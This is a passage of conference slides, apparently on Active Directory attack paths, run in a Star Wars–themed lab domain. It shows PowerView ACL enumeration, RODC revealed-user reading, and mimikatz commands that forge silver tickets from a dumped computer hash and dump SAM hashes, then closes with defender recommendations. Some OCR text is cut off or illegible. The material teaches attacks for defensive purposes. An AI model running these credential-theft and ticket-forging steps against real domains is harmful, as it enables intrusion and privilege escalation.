IdentitySID   : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType : None
objectType    : 00000000-0000-0000-0000-000000000000
InheritedObjectType : 00000000-0000-0000-0000-000000000000
objectFlags   : None
AccessControlType : Allow
IdentityReference : ADSECLAB12\svc-ActPrv
IsInherited   : False
InheritanceFlags : None
PropagationFlags : None
```



```
PS C:\> Invoke-ACLScanner | where {$_.IdentityReference -match 'svc-ActPrv'}
```

```
objectDN      : OU=Groups,DC=lab12,DC=adsecurity,DC=org
objectSID     : 
IdentitySID   : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType : None
objectType    : 00000000-0000-0000-0000-000000000000
InheritedObjectType : 00000000-0000-0000-0000-000000000000
objectFlags   : None
AccessControlType : Allow
IdentityReference : ADSECLAB12\svc-ActPrv
IsInherited   : False
InheritanceFlags : None
PropagationFlags : None
```

```
objectDN      : OU=Accounts,DC=lab12,DC=adsecurity,DC=org
objectSID     : 
IdentitySID   : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType : None
objectType    : 00000000-0000-0000-0000-000000000000
InheritedObjectType : 00000000-0000-0000-0000-000000000000
objectFlags   : None
AccessControlType : Allow
IdentityReference : ADSECLAB12\svc-ActPrv
IsInherited   : False
InheritanceFlags : None
PropagationFlags : None
```

```
PS C:\> get-adgroup -filter * -SearchBase 'OU=Groups,DC=lab12,DC=adsecurity,DC=org'
```

```
DistinguishedName : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : RODC Admins
ObjectClass       : group
ObjectGUID        : 8cad4a8e-ff99-4eb9-8bc4-541dfcd95230
SamAccountName    : RODC Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-1104
```

```
DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```



```
PS C:\> get-adgroup -filter * -searchBase 'OU=Groups,DC=lab12,DC=adsecurity,DC=org'
```

```
DistinguishedName : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : RODC Admins
ObjectClass        : group
ObjectGUID         : 8cad4a8e-ff99-4eb9-8bc4-541dfcd95230
SamAccountName     : RODC Admins
SID                : S-1-5-21-1375489665-2563227798-2764545935-1104
```

```
DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass        : group
ObjectGUID         : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName     : Server Admins
SID                : S-1-5-21-1375489665-2563227798-2764545935-3105
```

```
PS C:\> Get-NetGPOGroup
```

```
GPODisplayName : Add Server Admins to Local Administrators
GPOName         : {7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOPath        : \\lab12.adsecurity.org\sysvol\lab12.adsecurity.org\Policies\{7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOType        : RestrictedGroups
Filters        :
GroupName      : BUILTIN\Administrators
GroupSID       : S-1-5-32-544
GroupMemberOf  : {}
GroupMembers   : {S-1-5-21-1375489665-2563227798-2764545935-3105}
```

```
PS C:\> get-adgroup 'S-1-5-21-1375489665-2563227798-2764545935-3105'
```

```
DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```



```
PS C:\> Get-NetGPOGroup
```

```
GPODisplayName : Add Server Admins to Local Administrators
GPOName        : {7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOPath        : \\lab12.adsecurity.org\SysVol\lab12.adsecurity.org\Policies\{7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOType        : RestrictedGroups
Filters        :
GroupName      : BUILTIN\Administrators
GroupSID       : S-1-5-32-544
GroupMemberOf  : {}
GroupMembers   : {S-1-5-21-1375489665-2563227798-2764545935-3105}
```

```
PS C:\> get-adgroup 'S-1-5-21-1375489665-2563227798-2764545935-3105'
```

```
DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory      : Security
GroupScope         : Global
Name               : Server Admins
ObjectClass        : group
ObjectGUID         : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName     : Server Admins
SID                : S-1-5-21-1375489665-2563227798-2764545935-3105
```

# We gained “Server Admin” through a user account

What else can we get?

# RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':')[3])} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```



# RODC msds-RevealUsers

[illegible]

# From RODC to Silver Ticket

RID : 00000593 (1427)

User : ADSEC12ADMIN1\$

\* Primary

LM :

NTLM : 726bbab1691e9f15d5b75b650496ba2c

\* WDigest

01 a61cf4e8b03da554e1dc2b41e8c5109f  
02 3cbfa10932002a37b94dc2e1cb86cee6  
03 a61cf4e8b03da554e1dc2b41e8c5109f  
04 a61cf4e8b03da554e1dc2b41e8c5109f  
05 4d2878559935b8140b5984404f21d6c4  
06 4d2878559935b8140b5984404f21d6c4  
07 9f67aa40eb2d8390f394921a8af846cb  
08 a320691bfe55c25f8be80eda982a44ee  
09 b6bb248302db438536537cd89d574bb1  
10 4eaf02bd94208261b07d46c672a344a9  
11 4eaf02bd94208261b07d46c672a344a9  
12 a320691bfe55c25f8be80eda982a44ee  
13 a320691bfe55c25f8be80eda982a44ee  
14 5e76aea869fd6023d8beadcbbf168e1e6  
15 bf5ceb044e7cd60c9a31c72df3cb8e26



```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12
```

```
.#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org
9f15d5b75b650496ba2c /service:http /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
```

```
User       : LukeSkywalker
Domain     : lab12.adsecurity.org (LAB12)
SID        : S-1-5-21-1375489665-2563227798-2764545935
User Id    : 1428
Groups Id  : *513 512 520 518 519
ServiceKey : 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service    : http
Target     : adsec12admin1.lab12.adsecurity.org
Lifetime   : 12/30/2017 5:02:13 AM ; 12/28/2027 5:02:13 AM ; 12/28/2027 5:02:13 AM
-> Ticket  : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

```
Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session
```



```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:Lukeskywalker /id:1428 /domain:lab12.
```

```
.#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(commandline) # kerberos::golden /admin:Lukeskywalker /id:1428 /domain:lab12.adsecurity.org
9f15d5b75b650496ba2c /service:host /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
```

```
User       : Lukeskywalker
Domain     : lab12.adsecurity.org (LAB12)
SID        : S-1-5-21-1375489665-2563227798-2764545935
User Id    : 1428
Groups Id  : *513 512 520 518 519
ServiceKey : 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service    : host
Target     : adsec12admin1.lab12.adsecurity.org
Lifetime   : 12/30/2017 5:01:26 AM ; 12/28/2027 5:01:26 AM ; 12/28/2027 5:01:26 AM
-> Ticket  : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

```
Golden ticket for 'Lukeskywalker @ lab12.adsecurity.org' successfully submitted for current session
```

```
mimikatz(commandline) # exit
```

```
PS C:\> klist
```

```
Current LogonId is 0:0x1fb3a5
```

```
cached Tickets: (4)
```

```
#0> Client: LukeSkywalker @ lab12.adsecurity.org  
Server: rpcss/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org  
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent  
Start Time: 12/30/2017 5:18:05 (local)  
End Time: 12/28/2027 5:18:05 (local)  
Renew Time: 12/28/2027 5:18:05 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc called:
```

```
#1> Client: LukeSkywalker @ lab12.adsecurity.org  
Server: wsman/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org  
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent  
Start Time: 12/30/2017 5:06:35 (local)  
End Time: 12/28/2027 5:06:35 (local)  
Renew Time: 12/28/2027 5:06:35 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc called:
```

```
#2> Client: LukeSkywalker @ lab12.adsecurity.org  
Server: http/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org  
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent  
Start Time: 12/30/2017 5:02:13 (local)  
End Time: 12/28/2027 5:02:13 (local)  
Renew Time: 12/28/2027 5:02:13 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc called:
```



```
PS C:\> New-PSSession -name admin1 -ComputerName ADSEC12ADMIN1.lab12.adsecurity.org ; Enter-
```

| Id | Name   | ComputerName    | State  | ConfigurationName    | Availability |
|----|--------|-----------------|--------|----------------------|--------------|
| -- | ----   | -----           | -----  | -----                | -----        |
| 8  | admin1 | ADSEC12ADMIN... | Opened | Microsoft.PowerShell | Available    |

```
[ADSEC12ADMIN1.lab12.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> whoami  
lab12\luke Skywalker
```

Since the Admin Server  
Computer Password Was on the  
RODC, We Now Own that Server

What else can we get?

# From RODC to DC using DSRM


```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-1581655573-3923512380-696647894-2629      (15g,25p)
Primary
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```



# Recommendations

- Ensure you are discovering all AD admins by recursively enumerating the domain Administrators group.
- Correlate the user to admin account and the workstation the admin uses.
- Determine if MFA is used, if so try to identify onboarding process & look for dependencies.
- Check for enterprise password vaults.
- RODCs are rarely deployed in a secure manner.

Slides: [Presentations.ADSecurity.org](https://www.adsecurity.org/presentations)